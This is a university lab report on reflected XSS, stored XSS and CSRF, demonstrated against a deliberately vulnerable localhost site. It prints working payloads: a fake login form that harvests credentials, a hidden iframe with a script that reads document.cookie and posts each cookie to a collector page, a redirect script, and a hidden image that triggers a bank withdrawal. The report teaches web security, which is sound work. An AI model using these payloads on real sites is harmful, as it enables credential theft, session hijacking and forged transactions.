Network Security

A.A. 2015-2016

Cross-Site Scripting and Cross-Site Request Forgery attacks

Final Report of the laboratory activity focused on explaining and crafting vector attacks in order to exploit the Cross-Site Scripting and Cross-Site Request Forgery vulnerabilities

UNIVERSITÀ DEGLI STUDI DI TRENTO

group 20

Luca Gasparetto Sara Gasperetti Davide Pizzolotto

May 14, 2016

Contents

1 Introduction

In this report we present an overview of what *Cross-Site Scripting (XSS)* and *Cross-Site Request Forgery (CSRF)* vulnerabilities are and how it is possible to forge a vector attack for this kind of vulnerabilities.

In order to perform these attacks during the laboratory, we set up a virtual environment using a virtual machine running *Debian 8* as a server. This server has been provided of an *Apache Web Server* configured so as to run *PHP* code. The back-end code was intentionally written without any kind of input validation making the server vulnerable. On top of it we have installed *MariaDB*, a fork of *MySQL*.
The front-end was developed in *HTML*, *CSS* and *JavaScript* as usual.
The server is hosted by a virtual machine in the Windows environment and closed to the user that navigates through our websites using two different browsers: Firefox and Internet Explorer. Having configured the port forwarding of the HTTP port of the VM, the client browser can access the websites located at "`http://localhost:8080/`".

This report, as the lab, is structured in three main parts:

- **Reflected** Cross-site Scripting (XSS)
- **Stored** Cross-site Scripting (XSS)
- Cross-site **Request Forgery** (CSRF)

For each part there is an introduction explaining the kind of vulnerability and an example of the normal behaviour of our vulnerable website.
Furthermore, the first two parts are subdivided in three exercises: a simple one that makes the user understanding how the exploit works. The second is of the same type of the first, but more interesting. The last one is a bit more complex and increases the comprehension of the vulnerability showing how it can be exploited in a real scenario. The third part has only one basic exercise, but it has a higher complexity since it requires a deep understanding of the difference between XSS and CSRF.

2 Reflected XSS

Reflected Cross-Site Scripting is the most common vulnerability among the three explained in this report. The typical scenario is shown in Figure 1.



Website Visitor
5 The browser trusts the server and executes the malicious code
2 The link is sent to victim via email
3 Victim clicks the link
Attacker
1 Attacker embeds some malicious code (i.e. a script), enabling some malicious behaviour into a link (via GET parameter)
www...
Website
4 The malicious code is executed by the web application without sanitization and reflected back to victim's browser

Figure 1: Flow of the reflected XSS vulnerability


The attacker embeds some malicious code (i.e. a script) into a field of a form that is then sent to the server using the GET method (Step 1). This approach concatenates the user input to the website URL in the following way: `http://www.website.com/page.html?fieldname=userinput`. This crafted URL containing the malicious code can be spammed via email (Step 2) and each user accessing the website from that URL (Step 3) will be affected (Step 5). This works only if the web server does not sanitize the user input (Step 4).

In this scenario, the client can be fooled because it trusts the server and executes everything the server sends to him.

2.1 Example

In order to show how it is possible to exploit this kind of vulnerability and what are the main consequences, we built an ad-hoc vulnerable website. This page (`http://localhost:8080/flight.php`), once inserted a world capital into the input field, displays all the flights towards that destination.

The expected behaviour of the website is shown in the Figure 2.


localhost:8080/flight.php?city=Paris

Air Flights

Flights Search

Insert your destination...

Results for: "Paris"

from Cuneo - to Paris - - at: 12:49 on 2016-05-06

from Cuneo - to Paris - - at: 11:27 on 2016-05-20

Figure 2: Normal behaviour of the flights webpage

The user input is sent to the server that executes it without sanitization, then the server creates the response for the victim browser's request.

Since also the user input is printed into the web page (Figure 2), the server reflects back the malicious code. This code can be easily inserted because the city has to be typed by the user and there is no control on the string sent to the server. Differently, creating a drop down menu with all the possible choices would avoid the attacker to insert directly the malicious code. However, the attacker could craft the link manually without using the website functionality by typing after the original URL the "*?*" symbol followed by the name of the input field, the "=" and the malicious code.
In this case the input name can be discovered opening the developer tools and looking at the source code or, simply, using the website once and reading it from the URL.


2.1.1 First Exploit

The first exploit consists in inserting a script that pop-ups the message "You have been attacked!" as shown in Figure 3.

The HTML tag to insert JavaScript is the `script` one and the function `alert()` creates a pop up. Therefore, the solution is:

```
<script>alert('You have been attacked!');</script>
```

The crafted link can now be spammed through e-mail to victims.
To show that this exploit really works, we copied the crafted URL from Firefox to Internet Explorer and verified that the message pops up also there.



You have been attacked!

Figure 3: Script with an alert inserted into the flights webpage

2.1.2 Second Exploit

This second exploits aims at proving that whichever HTML tag can be inserted in order to affect the normal behaviour of a website. The goal of this exploit is to print into the web page an image (Figure 4). To perform it, we used an image stored at "img/food.jpeg"




Figure 4: Image inserted into the flights webpage

The HTML tag to insert images is the `img` one that has the attributes `width` and `height` to set the image size. Therefore, the solution is:


```
<img src='img/food.jpeg' width='300' height='300'>
```

As the previous attack, the crafted link can be spammed through e-mail to victims. To show that this exploit really works, we copied the crafted URL from Firefox to Internet Explorer and verified that the image was displayed.

2.1.3 Third Exploit

The third exploit is the most complex one, but it shows how this vulnerability can be exploited in order to steal some credentials to the users.
In this exercise it is required to insert both a sentence that asks the user to log in if they want to see the list of the flights for the inserted destination and a form where to type their credentials.

The *action* attribute of the form has to be set to the malicious page (“`result.php`”) that will store all the received information. These data have to be passed via POST (setting the *method* attribute) given that it is not good practice to send personal data with the GET method.
This attack works only if some of the website functionalities are provided only upon authentication. In this way, if the user believes that also for this operation the log in is required, they may decide to submit the form.
In Figure 5 the attack is shown.



Results for: "In order to see the flight results, you have to log in
Username:
Password: ●●●●●
Log in
"


Figure 5: Form to steal the credentials inserted into the flights webpage

The “`result.php`” page that we created takes the data received by a form that has two input fields named `username` and `password`.

For this reason, the code needed to perform this attack is the following:

```
In order to see the flight results, you have to log in.
 <form action='result.php' method='post'>
  Username: <input type='text' name='username'/>
  <br>
  Password: <input type='password' name='password'/>
  <br>
  <input type='submit' value='Log in'/>
 </form>
```

Also in this case we verified that the link, that can be sent to the victims by email, works both on Firefox and on Internet Explorer. We also checked that the credentials are really stolen by loading the "`result.php`" page that queries the attacker database and displays all the records of usernames and passwords (Figure 6).



Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

No results were found

Figure 6: `Result.php` page that steals the user credentials

3 Stored XSS

A typical Stored Cross-Site Scripting scenario is shown in Figure 7.




Website Visitor
3
For each visit to the website, the malicious code is activated whenever it is retrieved from the database
1
Attacker embeds some malicious code (i.e. a script), setting some malicious data (i.e. a comment in a blog)
Attacker
www...
Website
Database
2
The user input is stored in the database

Figure 7: Flow of the stored XSS vulnerability

The attacker embeds some malicious code (i.e. a script) into a field of a form that is then sent to the server.
This kind of attack is different from the reflected one, because this time the attacker can affect the website permanently (Step 1) without requiring any user intervention. In fact, if the input inserted by the attacker is stored by the server (i.e. a blog comment) without sanitization, the attacker can store malicious code into the database (Step 2), causing it to be executed by each following user that visits the target website (Step 3).

3.1 Example

In order to show the basics of a stored XSS attack, we built another ad-hoc vulnerable page. This page (`http://localhost:8080/blog.php`) is a simple food blog where users can post a comment on an article. Once inserted, the comment is stored into the database so that it will be visible to other users that will connect to the website later.
The expected behaviour of the website is shown in Figure 8.



Natalya Meadows 2015-11-05 14:02:15
My husband and I have been coming to Bouley for 25 years....starting at the old restaurant in 1991, shortly after we started dating. We keep coming back for birthdays and anniversaries, both for the wonderful food

Figure 8: Normal behaviour of the blog webpage

Since the user input is stored into the database without sanitization, each time the server creates the response for the victim browser's request, it will retrieve and include in the response the malicious code. Then the code, that should be a blog comment, is displayed starting the attack. Like the reflected attack, there is no control on the sent string and even if the website would allow to insert only some predefined comments that the user could choose, the vulnerability is still exploitable. One solution is to intercept the request with a proxy and tamper with the data before sending them to the web server.

3.1.1 First Exploit

The first vulnerability, like for the reflected one, consists in inserting an alert message to inform the user that it has been attacked. Although this has no practical use, it is useful to show that the site is vulnerable to XSS attacks.

The malicious code is identical to the one used in the reflected first attack in section 2.1.1, however, the behaviour is different. Since the comment is stored in the database of the website and retrieved alongside non-malicious comments, every user that will log onto the website will be victim of the attack.


3.1.2 Second Exploit

The fact that every user is a potential victim of an XSS stored attack leads to new types of attacks: the second exploit proves that a user can write some

malicious code to redirect all the incoming traffic of the vulnerable website[1] to his own website. This can be done with JavaScript inside a `script` tag, by using the function `window.location.replace()`. This function redirects the client to the URL specified in the parameter and, if used in a stored attack, the attacked website will be unusable since every user would be redirected to the parameter of this function as can be seen in Figure 9.
The code for such attack vector is then:

```
<script>window.location.replace('result.php');</script>
```

A more sophisticated attack could be performed if the attacker forges a page very similar to the `blog.php` one so that the victim does not realize that they have been redirected to another page and they will continue using the attacker one.
In the page `result.php` it is possible to restore the database to its default configuration, without any injected code, by pressing a button labeled *Reset Database*. In this way the `blog.php` page becomes reachable again allowing to complete the next exploits.


localhost:8080/blog.php

Food Advisor About Services Contact

Leave a Comment:

Username:

Comment:

Submit

Natalya Meadows 2015-11-05 14:02:15
My husband and I have been coming to Bouley for 25 years....starting at the old restaurant in 1991, shortly after we started dating. We keep coming back for birthdays and anniversaries, both for the wonderful food

localhost:8080/result.php

Reset Database

Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

No results were found

Figure 9: Expected behaviour after completing the attack: a user visiting the `blog.php` page is almost instantly redirected to `result.php`

3.1.3 Third Exploit

The third exploit aims at stealing every user cookie with the use of a specific function, `document.cookie`[2], inside a script tag. However, to present a slightly different type of attack, this time the script is injected via an `iframe` tag as shown in Figure 10.

[1]Except for those who deactivated JavaScript
[2]Note that there is no way to access `HttpOnly` cookies via JavaScript




Figure 10: How the iframe with the malicious page would be without setting its width and height to one pixel. The victim, clearly, could suspect something

An iframe lets embed a webpage into another one, moreover, the two webpages act as one and share the same scripts and cookies.
For this reason an attacker could craft a malicious page, in our example called `malicious.html`, to steal every cookie. This can be useful, for example, if the vulnerable website escapes only the script tags. Since the page `blog.php` is cookieless, to show that this type of attack works, we generate in our website a cookie named "_p" with a random value at the beginning of each session.
The code required for embedding a webpage is the following:


```
<iframe src="http://localhost:8080/malicious.html" width="
   1" height="1" />
```

As can be seen in this code example, width and height are set to one pixel: this is useful because we can hide the embedded webpage to the user. Then, the code inside the `malicious.html` page steals the cookies (Figure 11) by using the following code and send them via an *XMLHttpRequest*.

```
<script>var cookies = document.cookie</script>
```

However, since the cookie sending is strictly not part of the XSS attack and the code to perform such operation is quite long, it is not presented here, but in subsection 3.1.4.

Unfortunately, in a real case scenario, this attack would not work, because an *XMLHttpRequest* fails to execute if it violates the *Same-Origin Policy*. To avoid this restriction, an attacker can craft and send a hidden form with the cookies as POST parameters, and send it with the `form.submit()` JavaScript function.



Credentials

Username	Password
glomunlock	antelope
belovedhoosegow	pastry
toaddike	attractive
summercardinal	dredger

Cookies

Name	Value
PHPSESSID	udhgi1ck6k3mg1sv8qcqs8u266
_p	d90672a36854f4513787025939eedf70
__utma	111872281.1683742199.1445123272.1445123272.1445190657.2

Figure 11: The page *result.php* after stealing the cookies

3.1.4 Malicious.html

The purpose of the `malicious.html` page is to send the collected cookies to the attacker server. Its implementation details are presented separately in this subsection, since in a real case scenario the approach should be different due to the lack of CORS[3].

The HTML code for the page is the one typically used for a basic empty page. The only difference is that the body of `malicious.html` contains a `script` tag with a piece of malicious code that will be executed when the page is embedded through an `iframe` tag[4].
The first line of this script is the following:

```
<script>var c = document.cookie</script>
```

As already mentioned, this line stores every cookie for the current domain into the variable `c`. Unluckily these cookies are retrieved inside that variable in a single line, in the form "`name1=value1; name2=value2;` ...". Therefore, the next operation consists of splitting this value and then sending every single pair name-value to the server.

[3]Cross-Origin Resource Sharing lets perform an asynchronous call to another domain
[4]Recall that when a page is embedded into another one with this method, its code will be executed as if it was part of the original page

```
<script>
var ajax = new XMLHttpRequest();
ajax.onreadystatechange = function(){
    if (ajax.readyState == 4 && ajax.status == 200){
                console.log(ajax.responseText)}};
ajax.open("POST","http://localhost:8080/networksecurity/
    template/result.php",true);
ajax.setRequestHeader('Content-type','application/
    x-form-urlencoded');
</script>
```

These lines of code are responsible for handling the asynchronous call to the server page `result.php`, and consist of creating an *XMLHttpRequest*, opening the connection and setting the header.
Then the cookies are split with the following code:

```
<script>
if (c != '')
{
    var splitted = c.split(";");
    for(var i=0;i<splitted.length;i++)
    {
        var tmp = splitted[i].split("=");
        ajax.send("cookies=true&name="+tmp[0].trim()+"&
            value="+tmp[1].trim());
    }
}
</script>
```

Here we can see that if the cookie string `c` is not empty it is split using the semicolon as separator; this is done to isolate every cookie in a pair `name=value`. Then for every pair obtained we split on the `=` symbol and send via POST the result with the `send()` function, caring about trimming every space.
The `cookies=true` parameter is set because the `result.php` page handles also the result of the other attack exercise and we needed a way to know from which exercise the data was coming from[5].

[5]For this reason, in the third exploit of the Reflected XSS, if the username and password form fields were not created with `name="username"` and `name="password"` the `result.php` would not store anything

4 CSRF

Cross-Site Request Forgery differs from the previous two vulnerabilities because in this scenario the client is not fooled by the server as before. On the contrary, CSRF exploits the trusts that the web server has in a user's browser. As can be seen in Figure 12, one typical example is the logged user that is trusted by the website.



Website 2
www...
send cookies to website 2 alongside the malicious request
4
Website Visitor
malicious request
3
For each visit to the website, the malicious code is activated whenever it is retrieved from the database
1
Attacker embeds some malicious code (i.e. a script), setting some malicious data (i.e. a comment in a blog). This script performs a request to another website
Attacker
www...
Website
2
The user input is stored in the database
Database

Figure 12: Flow of the CSRF vulnerability

The first part of the CSRF vulnerability is the same of the reflected and stored XSS depending if the malicious code is stored in the database or not. In Figure 12 we considered as starting point the more complex case: stored XSS. Here the difference is Step 4 because the server *Website* cannot accomplish the browser's request on its own. In fact, the received malicious code has a reference to a service on *Website 2*. By loading the page of *Website 2*, whichever request (i.e. a crafted URL with GET parameters) hidden in the code is performed unbeknown to the first server *Website*. Being that the malicious operation is done directly by *Website 2* against itself, the client sends to *Website 2* all the cookies matching its domain. In this way if the user is logged into *Website 2*, the client sends to it the authentication cookies and the malicious request to *Website 2* can even fulfill operations that are possible only by logged users.

4.1 Example

To explain how the CSRF vulnerability can be exploited, we used the same page as before (`http://localhost:8080/blog.php`). Therefore, the page is still vulnerable since no input validation on user comments was added. Also the normal behaviour is the same one (Figure 8). In addition to it, we created another webpage (`http://localhost:8080/bank.php`) that has the role to accomplish the request hidden in the malicious code as previously explained. This bank website allows the user, once logged in, to insert in a field the desired amount of money to withdraw. The user input is then submitted and passed via GET. This means that if we are logged in and the authentication cookies are saved in the browser, we can complete a transfer operation by typing `http://localhost:8080/bank.php?withdraw=1000`.

Although such behaviour is very unlikely for a bank, we considered this scenario to highlight the seriousness of the CSRF vulnerability. The following attack can be certainly replicated with any website that accepts requests of this type.

4.1.1 First Exploit


In this exploit our target website is the bank website `bank.php` even though the vulnerability lies in the `blog.php` one.

The goal is to insert an image in the blog website that, given the bank website implementation, performs a legitimate request by using the cookies of the victim visiting the vulnerable website (`blog.php`). This attack is done by using the same technique used in the third stored vulnerability in section 3.1.3. The only difference is that the `src` attribute does not point to an image, but to the bank page URL followed by the parameter that carries out the withdraw.

```html
<img src="http://localhost:8080/bank.php?withdraw=1000"
   width="1" height="1"/>
```

As can be noticed, this time an `img` tag has been used instead of an `iframe`, but the behaviour is almost identical since the victim will try to load the image by using the `src` link that, in practice, will send a GET request to the target website (`bank.php`).

Under normal condition this link would be useless since the attacked user has to be logged in to complete the operation. However, this request is executed *in background* and is performed by the victim's browser, and consequently the browser sends to the target website all its cookies that match that domain. If the victim was still logged into the target website, the latter will fulfill the operation (Figure 13) believing that it is a genuine request of the victim, leaving him completely unaware of this operation.


localhost:8080/bank.php

My Bank

Hi guest! You have 140297.60$ on your account.

These are your withdraws:

Amount	Date
1302.75$	2016-02-22 09:22:45
15600.00$	2016-03-15 21:09:35

localhost:8080/bank.php

My Bank

Hi guest! You have 139297.60$ on your account.

These are your withdraws:

Amount	Date
1302.75$	2016-02-22 09:22:45
15600.00$	2016-03-15 21:09:35
1000.00$	2016-05-11 11:43:30

Figure 13: The behaviour of the bank webpage. The last withdraw has been performed only by refreshing the attacked `blog.php` page. Further refreshes would withdraw the same amount of money again

5 Conclusions

In this report and during the laboratory we pointed out some weaknesses of our web server in order to explain which are some possible vulnerabilities that a programmer should take care of. Although Cross-Site Scripting and Cross-Site Request Forgery have different target victim, the client and the server respectively, they both allow the attacker to inject malicious code. The demonstration was carried out on Firefox and on Internet Explorer since Chrome limits this type of attacks. This is because Chrome uses an *Anti-XSS filter* that tries to detect and remove such an attempt. This implies that Chrome will stop an attacker willing to inject malicious code through a form, but will not block malicious code already in a database, because it cannot distinguish between good and bad code.

